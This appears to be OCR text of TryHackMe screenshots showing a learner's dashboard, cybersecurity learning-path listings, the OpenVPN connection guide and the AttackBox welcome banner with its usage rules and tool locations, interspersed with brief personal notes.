
- Detect and analyse traffic anomalies
- Monitor endpoints for threats
- Utilise SIEM tools to handle incidents
- Investigate forensic artefacts

56 Hours · Intermediate



Please verify your email address. Click here to receive an email with your verification link.

0 Questions 0



Introduction to Cyber Security

Cyber Security is a huge topic, and it can be challenging to know where to start. This path will give you a hands-on introduction to different areas within cyber, including:

- Careers in Cyber Security
- Offensive Security; hacking your first application
- Defensive Security; defending against a live cyber attack
- Exploring security topics in the industry

Completing this learning path will give you the knowledge to kick start your cyber journey.

✓ No Prior Knowledge

You need no prerequisite to start this pathway! Just enthusiasm and excitement to learn!

Introduction to Cyber Security

Understand what is offensive and defensive security, and learn about careers available in cyber.

○ **Intro to Offensive Security**
Hack your first website (legally in a safe environment) and experience an ethical hacker's job.

○ **Intro to Defensive Security**
Introducing defensive security and related topics, such as threat intelligence, SOC, DFIR, and SIEM.

○ **Careers in Cyber**
Learn about the different careers in cyber security.

Certificate


In order to get your certificate you should complete the course. Certificates allow you to prove your education.

Path Progress (1%)

Next Achievement (0/0)

No badges left to earn in this path.

Dashboard



Dashboard

Complete rooms and upskill in security, all from your browser.

1696618 Users

915620 Rank

Welcome Tasks

Users who complete these are 2x more likely to succeed

- Complete a room
- Get a 2 day hacking streak

Learning Path

Continue with the Introduction to Cyber Security path

Show Recent

Your Progress: 0%

○ **Intro to Offensive Security**
Hack your first website (legally in a safe environment) and experience an ethical hacker's job.

○ **Intro to Defensive Security**
Introducing defensive security and related topics, such as threat intelligence, SOC, DFIR, and SIEM.

○ **Careers in Cyber**
Learn about the different careers in cyber security.

0 Questions 0

Answered this week


Level

Next Rank - Level2 [0x2]

0/200 Points

Friends Invite


Hack with your friends



Skills Matrix

As you learn, your skills matrix will grow beta

Learn



Learn

Hands-on Hacking

Our content is guided with interactive exercises based on real world scenarios, from hacking machines to investigating attacks, we've got you covered.

Learn | Practice | Search

SECTIONS
- Learning Paths
- Recently Added
- Modules
- Networks

Learning Paths

Work your way through a structured learning path

Red Teaming

Learn the skills needed to become a Red Team Operator

- Use diverse techniques for initial access
- Enumerate and persist on targets`
- Evade security solutions
- Exploit Active Directory

Intermediate 48 hours

Introduction to Cyber Security

Learn the core skills required to start a career in cyber security

- Learn about different careers in cyber
- Hack your first application
- Defend against a live cyber attack
- Explore security topics in the industry

Easy 24 hours

Jr Penetration Tester

Learn the necessary skills to start a career as a penetration tester

- Pentesting methodologies and tactics
- Enumeration, exploitation and reporting
- Realistic hands-on hacking exercises
- Learn security tools used in the industry


Pre Security

Before hacking something, you first need to understand the basics

- Cyber security basics
- Networking basics and weaknesses
- The web and common attacks
- Learn to use the Linux operating system

Lets play a CTF.

Search a CTF called "OpenVPN"



Search

Search over 600 rooms

Search hundreds of walkthroughs and challenges by security category or difficulty

Show: All

Type: All

Order: Most Popular

Difficulty: All


openvpn

□ Hide Completed

OpenVPN

A guide to connecting to our network using OpenVPN.

1 of 1 available pages



OpenVPN

A guide to connecting to our network using OpenVPN.

To access material, start machines and answer questions you need to join this room!

Task 1 ○ Connecting to our network


Get Connected

To connect to our network, you need to download the **OpenVPN GUI** open-source application and import your VPN configuration file.

On TryHackMe you can deploy virtual machines that you can use to hack into and learn from. However, to access these machines you need to be connected to our network. You do this through using a VPN (similar to how you would connect to a work or school computer from home).

This VPN should be connected from your hacking machine, directly to the THM network. If your machine is a virtual machine, run the steps for the virtual machine, not the host machine.

Firstly, go to the access page and download your VPN configuration file. Then read the task that is suited for your computer.




OpenVPN

A guide to connecting to our network using OpenVPN.


0%

- Task 1 ○ Connecting to our network
- Task 2 ○ Connecting with Windows
- Task 3 ○ Connecting with MacOS
- Task 4 ○ Connecting with Linux
- Task 5 ○ Using TryHackMe without a VPN
- Task 6 ○ Check you're connected


What is attack box




- It is a browser embedded linux system.
- You can start it and have linux environment for 1 hour/day



Your machine is initializing...
Use the AttackBox to attack machines you start on tasks



```
                     01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/100142-my
hine/tryhackme-attack-machine#changelog

Usage Instructions:

1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/em
e-starkiller.txt
```



Get Connected

To connect to our network, you need to download the **OpenVPN GUI** open-source application and import your VPN configuration file.

